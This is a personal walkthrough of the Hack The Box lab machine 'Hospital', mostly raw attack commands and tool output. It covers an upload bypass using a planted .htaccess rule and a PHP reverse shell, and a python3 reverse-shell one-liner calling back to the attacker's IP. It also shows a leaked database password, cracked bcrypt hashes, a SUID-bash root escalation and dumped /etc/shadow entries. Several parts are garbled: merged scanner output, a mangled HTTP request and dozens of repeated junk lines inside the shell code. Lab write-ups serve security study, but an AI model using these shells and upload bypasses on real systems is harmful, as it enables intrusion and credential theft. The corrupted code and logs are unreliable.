

Hospital

Hospital

<https://app.hackthebox.com/machines/Hospital>

```
rustscan -a 10.10.11.241 -- -sC -sV -A | tee scan.txt
```

```
Discovered open port 139/tcp on 10.10.11.241
Discovered open port 8080/tcp on 10.10.11.241
Discovered open port 3389/tcp on 10.10.11.241
Discovered open port 135/tcp on 10.10.11.241
Discovered open port 443/tcp on 10.10.11.241
Discovered open port 445/tcp on 10.10.11.241
Discovered open port 6613/tcp on 10.10.11.241
Discovered open port 22/tcp on 10.10.11.241
Discovered open port 6409/tcp on 10.10.11.241
Discovered open port 2105/tcp on 10.10.11.241
Discovered open port 2103/tcp on 10.10.11.241
Discovered open port 6631/tcp on 10.10.11.241
Discovered open port 2179/tcp on 10.10.11.241
Discovered open port 6406/tcp on 10.10.11.241
Discovered open port 636/tcp on 10.10.11.241
Discovered open port 6404/tcp on 10.10.11.241
Discovered open port 2107/tcp on 10.10.11.241
Discovered open port 9389/tcp on 10.10.11.241
Discovered open port 6407/tcp on 10.10.11.241
Discovered open port 3268/tcp on 10.10.11.241
Discovered open port 20978/tcp on 10.10.11.241
Discovered open port 5985/tcp on 10.10.11.241
Discovered open port 464/tcp on 10.10.11.241
Discovered open port 88/tcp on 10.10.11.241
Discovered open port 389/tcp on 10.10.11.241
Discovered open port 593/tcp on 10.10.11.241
Discovered open port 1801/tcp on 10.10.11.241
Discovered open port 53/tcp on 10.10.11.241
Discovered open port 3269/tcp on 10.10.11.241
```

add `hospital.htb` to `/etc/hosts`

```
dirsearch -u https://hospital.htb
```


Interesting pages:

`/index.pHp`

`/index.php/login/`

`/installer`

One more login page on port 8080



Create account
romchik:1234567890




Image download possibility

http://hospital.htb:8080	POST	/upload.php	✓	302	193	HTML	php	
http://hospital.htb:8080	GET	/success.php		200	3728	HTML	php	Hospital
http://hospital.htb:8080	GET	/fonts/iconic/css/material-design-ico...		404	456	HTML	css	404 Not Found

Test

/ Raw Hex

q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: multipart/form-data;

boundary=-----199743595621799731761414634294

Content-Length: 401175

Origin: http://hospital.htb:8080

Connection: close

Referer: http://hospital.htb:8080/index.php

Cookie: PHPSESSID=gfuvad9iqhtslrdnd4k6nqepg1

Upgrade-Insecure-Requests: 1

-----199743595621799731761414634294

Content-Disposition: form-data; name="image"; filename="screenshot_2023-11-01_09_22_10.png"

Content-Type: image/png

dirsearch -u http://hospital.htb:8080

Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found

2 Date: Sat, 16 Dec 2023 01:59:11 GMT

3 Server: Apache/2.4.55 (Ubuntu)

4 Location: /success.php

5 Content-Length: 0

6 Connection: close

7 Content-Type: text/html; charset=UTF-8

8

9

```

Target: http://hospital.htb:8080/
| http-title: Login
[14:01:08] Starting: was login.php
[14:01:15] 301 - 316B - /js → http://hospital.htb:8080/js/
[14:01:17] 403Meth279B GET/ht_wsr.txtPTIONS
[14:01:17] 403o-y:279Bxy-m/.htaccess.bak1ting requests
[14:01:17] 403 -mc279B - /.htaccess.sampleNET Message Framing
[14:01:17] 403 -ms279B - /.htaccess.extraMicrosoft Windows RPC
[14:01:17] 403c-gn279B d-s/.htaccess.origdata. If you know the service/version
[14:01:17] 403:-=7279BI=-%/.htaccess.orig7C9973%P=x86_64-pc-linux-gnu%r(Ge
[14:01:17] 4035-"\279B0\+/.htaccess.savePOptions,5,"\x83\0\0\x01\x8f")%r(
[14:01:17] 403i+dR279BP,5,/.htaccess.sc\x8f")%r(DNSStatusRequestTCP,5,"\x8
[14:01:17] 4038-")279BEl-,/.htaccess.OLD01\x8f")%r(SSLSessionReq,5,"\x83\0\
[14:01:17] 403%-+T279Bna+S/.htaccess.OLD2"\x83\0\0\x01\x8f")%r(X11Probe,5,"
[14:01:17] 4031-x8279Br(-o:/htmlourRequest,5,"\x83\0\0\x01\x8f")%r(LPDStrin
[14:01:17] 403\+x279B8f-)/.htmlPSearchReq,5,"\x83\0\0\x01\x8f")%r(LDAPBin
[14:01:17] 4033-0\279B1\+8/.htpasswdtests,5,"\x83\0\0\x01\x8f")%r(LANDesk
[14:01:17] 403\+0279B\x+f/.httr-oauthServer,5,"\x83\0\0\x01\x8f")%r(NCP,
[14:01:17] 403\+01279B")-r/.htpasswd,5,"\x83\0\0\x01\x8f")%r(oracle-tns,5
[14:01:18] 403x+1\279B)%-(/htaccessBAK\0\x01\x8f")%r(giop,5,"\x83\0\0\x01
[14:01:19] 403 - 279B - /.php
[14:02:12] 200H-st: 0B; ES/config.phpindows; CPE: cpe:/o:linux:linux_kernel,
[14:02:12] 301 - 317B - /css → http://hospital.htb:8080/css/
[14:02:21] 301s-lt319B - /fonts → http://hospital.htb:8080/fonts/
[14:02:25] 301 - 320B - /images → http://hospital.htb:8080/images/
[14:02:25] 403-+2-279B1:+=4/images/
[14:02:26] 302:-N/A 0B - /index.php → login.php
[14:02:27] 302m-an: 0B59-5/index.php/login/, → login.php59s
[14:02:28] 403r- 279B - /js/
[14:02:31] 200o- Cor6KBk-r/login.phpper...
[14:02:34] 302o-t: 230B2/-c/logout.phpfi→oulogin.php
[14:02:51] 200o-t: 415KB/-c/register.phpneout)
[14:02:53] 403o-t: 279B7/-d/server-statusout)
[14:02:54] 403o-t: 279B7/-d/server-status/out)
[14:03:03] 200 -re p0Bit-v/upload.phpCLEAN or ports are blocked
[14:03:03] 301y-mo321B - /uploads → http://hospital.htb:8080/uploads/
[14:03:03] 403 - 279B - /uploads/
[14:03:05] 403s-gn279Ben-b/vendor/required

```

My image should be in images or uploads

I see this is ubuntu, so all extensions is in .htaccess file. I add ".shell" extension to file .htaccess

Send

Cancel

<

>

Request

Pretty

Raw

Hex

1

POST /upload.php HTTP/1.1

2

Host: hospital.htb:8080

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: multipart/form-data; boundary=-----220014805130422318081977125320

8

Content-Length: 261

9

Origin: http://hospital.htb:8080

0

Connection: close

1

Referer: http://hospital.htb:8080/index.php

2

Cookie: PHPSESSID=0podvh52khujjs2fptof2ba2ut

3

Upgrade-Insecure-Requests: 1

4

-----220014805130422318081977125320

5

Content-Disposition: form-data; name="image"; filename=".htaccess"

6

Content-Type: text/plain

7

-----220014805130422318081977125320--

8

-----220014805130422318081977125320--

9

AddType application/x-httpd-php .shell

0

-----220014805130422318081977125320--

1

-----220014805130422318081977125320--

2

-----220014805130422318081977125320--

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 302 Found

2

Date: Sat, 16 Dec 2023 19:35:38 GMT

3

Server: Apache/2.4.55 (Ubuntu)

4

Location: /success.php

5

Content-Length: 0

6

Connection: close

7

Content-Type: text/html; charset=UTF-8

8

-----220014805130422318081977125320--

9

-----220014805130422318081977125320--

When I download file I intercept request and change content-type to image/png

Intercept

HTTP history

WebSockets history

Proxy settings

Request to http://hospital.htb:8080 [10.10.11.241]

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1

POST /upload.php HTTP/1.1

2

Host: hospital.htb:8080

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: multipart/form-data; boundary=-----176362204834770901591579549846

8

Content-Length: 2825

9

Origin: http://hospital.htb:8080

10

Connection: close

11

Referer: http://hospital.htb:8080/index.php

12

Cookie: PHPSESSID=0podvh52khujjs2fptof2ba2ut

13

Upgrade-Insecure-Requests: 1

14

-----176362204834770901591579549846

15

Content-Disposition: form-data; name="image"; filename="shell.shell"

16

Content-Type: image.png

17

-----176362204834770901591579549846

18

<?php

19

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:

20

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>

21

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

22

set_time_limit (0);

23

\$VERSION = "1.0";

24

\$ip = '10.10.14.97';

25

\$port = 1234;

26

\$chunk_size = 1400;

27

\$write_a = null;

28

\$error_a = null;

29

\$error_a = null;

30

\$error_a = null;

31

\$error_a = null;

32

\$error_a = null;

33

\$error_a = null;

34

\$error_a = null;

35

\$error_a = null;

36

\$error_a = null;

37

\$error_a = null;

38

\$error_a = null;

39

\$error_a = null;

40

\$error_a = null;

41

\$error_a = null;

42

\$error_a = null;

43

\$error_a = null;

44

\$error_a = null;

45

\$error_a = null;

46

\$error_a = null;

47

\$error_a = null;

48

\$error_a = null;

49

\$error_a = null;

50

\$error_a = null;

51

\$error_a = null;

52

\$error_a = null;

53

\$error_a = null;

54

\$error_a = null;

55

\$error_a = null;

56

\$error_a = null;

57

\$error_a = null;

58

\$error_a = null;

59

\$error_a = null;

60

\$error_a = null;

61

\$error_a = null;

62

\$error_a = null;

63

\$error_a = null;

64

\$error_a = null;

65

\$error_a = null;

66

\$error_a = null;

67

\$error_a = null;

68

\$error_a = null;

69

\$error_a = null;

70

\$error_a = null;

71

\$error_a = null;

72

\$error_a = null;

73

\$error_a = null;

74

\$error_a = null;

75

\$error_a = null;

76

\$error_a = null;

77

\$error_a = null;

78

\$error_a = null;

79

\$error_a = null;

80

\$error_a = null;

81

\$error_a = null;

82

\$error_a = null;

83

\$error_a = null;

84

\$error_a = null;

85

\$error_a = null;

86

\$error_a = null;

87

\$error_a = null;

88

\$error_a = null;

89

\$error_a = null;

90

\$error_a = null;

91

\$error_a = null;

92

\$error_a = null;

93

\$error_a = null;

94

\$error_a = null;

95

\$error_a = null;

96

\$error_a = null;

97

\$error_a = null;

98

\$error_a = null;

99

\$error_a = null;

100

\$error_a = null;

But I can't find where is my file))) May be is change filename! I try to download other extensions

File Upload General Methodology

Other useful extensions:

- **PHP:** .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module
- **Working in PHPv8:** .php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp

```
(kali㉿kali)-[~]
$ nc -lnvp 1234 ~/HTB/hospital
listening on [any] 1234 ...
connect to [10.10.14.97] from (UNKNOWN) [10.10.11.241] 6564
(kali㉿kali)-[~/HTB/hospital]
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any]/1234h...pital
connect to [10.10.14.97] from (UNKNOWN) [10.10.11.241] 6580
s: command not found
(kali㉿kali)-[~]
$ █kali㉿kali)-[~/HTB/hospital]
$ ls -la
total 36
```

[<https://github.com/flozz/p0wny-shell>]

```

www-data@webserver:~/html/uploads# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@webserver:~/html/uploads# ls -la
total 224
drwxrwxr-x  6 root      www-data 151552 Dec 16 20:14 .
drwxr-xr-x 13 www-data www-data   4096 Dec 16 03:57 ..
-rw-r--r--  1 www-data www-data    146 Dec 15 21:24 ..png
-rw-r--r--  1 www-data www-data     39 Dec 16 19:35 .htaccess
-rw-r--r--  1 www-data www-data    205 Dec 15 21:19 .htaccess%00.png
drwxr-xr-x  2 www-data www-data   4096 Dec 16 03:15 l
drwxr-xr-x  2 www-data www-data   4096 Dec 16 03:15 m
-rw-r--r--  1 www-data www-data  20321 Dec 16 20:14 shell.phar
-rw-r--r--  1 www-data www-data  20321 Dec 16 20:12 shell.shell
drwxr-xr-x  2 www-data www-data   4096 Dec 16 03:15 u
drwxr-xr-x  3 www-data www-data   4096 Dec 16 06:55 w

www-data@webserver:~/html/uploads#

```

Create revshell with python


```

www-data@webserver:~/html/uploads# which python3
/usr/bin/python3

www-data@webserver:~/html/uploads# python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));pty.spawn("bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: int() argument must be a string, a bytes-like object or a real number, not 'NoneType'
Error in sys.excepthook:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/apport_python_hook.py", line 110, in apport_excepthook
    pr["ExecutableTimestamp"] = str(int(os.stat(binary).st_mtime))
                                ^^^^^^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/var/www/html/uploads/-c'

Original exception was:
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: int() argument must be a string, a bytes-like object or a real number, not 'NoneType'

www-data@webserver:~/html/uploads# export RHOST="10.10.14.97";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'

```

```

www-data@webserver:~/html/uploads#

(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.97] from (UNKNOWN) [10.10.11.241] 6518
www-data@webserver:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@webserver:/var/www/html/uploads$

```

Run linpeas

```

serving http on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) in
0.10.11.241 - - [16/Dec/2023:03:18:00] "GET / HTTP/1.1" 200 -

```

Interesting Files

```

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-a
-rwsr-xr-x 1 root www-data 1.4M Dec 16 03:18 /var/tmp/bash
-rwsr-xr-x 1 root root 323K Aug 24 13:52 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 144K May 29 2023 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 35K Dec 9 2022 /usr/lib/dbus-1.0/dbus-daemon
-rwsr-xr-x 1 root root 63K Nov 23 2022 /usr/bin/passwd -> Apple_Mac_
-rwsr-xr-x 1 root root 35K Mar 17 2023 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 35K Nov 28 2022 /usr/bin/umount -> BSD/Linux(
-rwsr-xr-x 1 root root 264K Mar 1 2023 /usr/bin/sudo -> check_if_th

```

```

~/privilege_escalation
Parent Shell capabilities: 8000
0x0000000000000000= 8 0 port 8000 (http://0.0.0.0:8000/)
In 10.10.10.10: 110/Dec/2023 08:38:49 "GET /linpeas.sh HTTP/1.1" 200 -
Files with capabilities (limited to 50):
/var/www/html/uploads/l/python3 cap_setuid=eip
/var/www/html/uploads/l/python3 cap_setuid=eip is writable
/var/www/html/uploads/u/python3 cap_setuid=eip
/var/www/html/uploads/u/python3 cap_setuid=eip is writable
/var/www/html/l/python3 cap_setuid=eip
/var/www/html/l/python3 cap_setuid=eip is writable
/var/www/html/as/l/python3 cap_setuid=eip
/var/www/html/as/l/python3 cap_setuid=eip is writable
/var/www/html/as/u/python3 cap_setuid=eip
/var/www/html/as/u/python3 cap_setuid=eip is writable
/var/www/html/u/python3 cap_setuid=eip
/var/www/html/u/python3 cap_setuid=eip is writable
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/snap/core22/864/usr/bin/ping cap_net_raw=ep
/snap/core22/607/usr/bin/ping cap_net_raw=ep

```

```

Searching passwords in config PHP files
define('DB_PASSWORD', 'my$q!s3rv1c3!');
define('DB_USERNAME', 'root');

```

A lot of information , also password for database. I can root this machine

```
/var/tmp/bash -p
```

I need found windows machine, or creds

In database I found users with passwords(1 user is me, so possible the re is another hackers))

```

5 rows in set (0.001 sec)on
MariaDB [(none)]> use hospital;calation
use hospital; 8000
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A 1 200 -

Database changed
MariaDB [hospital]> show tables;
show tables;  ~/privilege_escalation
+-----+
| Tables_in_hospital |
+-----+
| users               |
+-----+
1 row in set (0.000 sec)

MariaDB [hospital]> select * from users;
select * from users;
+-----+-----+-----+-----+
| id | username          | password                                                                 | created_at |
+-----+-----+-----+-----+
| 1  | admin             | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiV01cnhG.3NlRxcjMh2 | 2023-09-21 14:46:04 |
| 2  | patient           | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxxCgSud7MVU6/tg0 | 2023-09-21 15:35:11 |
| 3  | test123           | $2y$10$v/rzWq0sKvU0YCVREzL5WOB9oLSzmYOM9/LkMxksog1MmVPfg5tGW | 2023-12-15 20:23:55 |
| 4  | derconno          | $2y$10$Sg4vEGgarIr0zu9vswx5PeKlqfJe/aY5ctnCdB.NlDLo/E3EwevKG | 2023-12-15 21:12:08 |
| 5  | romchik           | $2y$10$zPg80pgKSTl0uLo6aSVi0emquXwbkRCGPLeLwa2Y050AHihgKd45m | 2023-12-16 01:56:39 |
| 6  | asfdasdfad       | $2y$10$5tVMhahLSvO/TlSzKXuWd.6Q5ihBBnXpJMQG76nkHz/VeKawX/Lbm | 2023-12-16 02:40:04 |
| 7  | 5402             | $2y$10$Unid2gRFvrsh0Wqv4k.S5us3RiiLcpWsV.viHkKnPG28hwXt2P060 | 2023-12-16 02:40:29 |
| 8  | kandersonkanderson | $2y$10$X09FUZJzeoUjNSQfKUyxienWSkpP4.0KJBhfizU7zVcDqCev8up0q | 2023-12-16 03:55:13 |
| 9  | test              | $2y$10$rVMACzB7a.2xmSceJHk3UedibotVR6q0u/F7X3ev1RJryw/dnqo2m | 2023-12-16 06:40:03 |
+-----+-----+-----+-----+
9 rows in set (0.001 sec)

```

Very weak admin password

```
(kali㉿kali)-[~/HTB/hospital]
$ nano hash.txt

(kali㉿kali)-[~/HTB/hospital]
$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (?)
1g 0:00:00:00 DONE (2023-12-16 08:58) 4.347g/s 234.7p/s 234.7c/s 234.7C/s 123456..basketball
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

But after log in as admin I didn't find nothing interesting

In /etc/shadow I found 2 more hashes


```
root:~$jq9T$S/Aqv48x449udndpLC6eC.$WUkrXgk46N4xdpnhMoax7US.JgyJZSeobZ1dzDs ..dD:19612:0:99999:7 :::
daemon:~:19462:0:99999:7 :::
bin:~:19462:0:99999:7 :::
sys:~:19462:0:99999:7 :::
sync:~:19462:0:99999:7 :::
games:~:19462:0:99999:7 :::
man:~:19462:0:99999:7 ::: [ng: UTF-8
lp:~:19462:0:99999:7 ::: [crypt [Blowfish 32/64 X3]]
mail:~:19462:0:99999:7 ::: is 1024 for all loaded hashes
news:~:19462:0:99999:7 :::
uucp:~:19462:0:99999:7 ::: [rt: almost any other key for status
proxy:~:19462:0:99999:7 :::
www-data:~:19462:0:99999:7 ::: [0A:5B] x.347g/s 234.76/s 234.76/s 234.76/s 123456..basketball
backup:~:19462:0:99999:7 ::: [display all of the cracked passwords reliably
list:~:19462:0:99999:7 :::
irc:~:19462:0:99999:7 :::
lapt:~:19462:0:99999:7 :::
nobody:~:19462:0:99999:7 :::
systemd-network:~:19462:~:~:~: shell.php3
systemd-timesync:~:19462:~:~:~:
messagebus:~:19462:~:~:~:
systemd-resolve:~:19462:~:~:~:
pollinate:~:19462:~:~:~: [php: shell.php3
sshd:~:19462:~:~:~:
syslog:~:19462:~:~:~: TB/hospital
uidd:~:19462:~:~:~:
tcpdump:~:19462:~:~:~:
tss:~:19462:~:~:~: TB/hospital
landscape:~:19462:~:~:~:
fwupd-refresh:~:19462:~:~:~: UTF-8
drwilliams:~:19462:~:~:~: $S9ipksJfiZu04bFI6I9w/iItu5.0hoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7 :::
lxd:~:19612:~:~:~:
mysql:~:19620:~:~:~: TB/hospital
bash-5.2#
```

```
john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
```

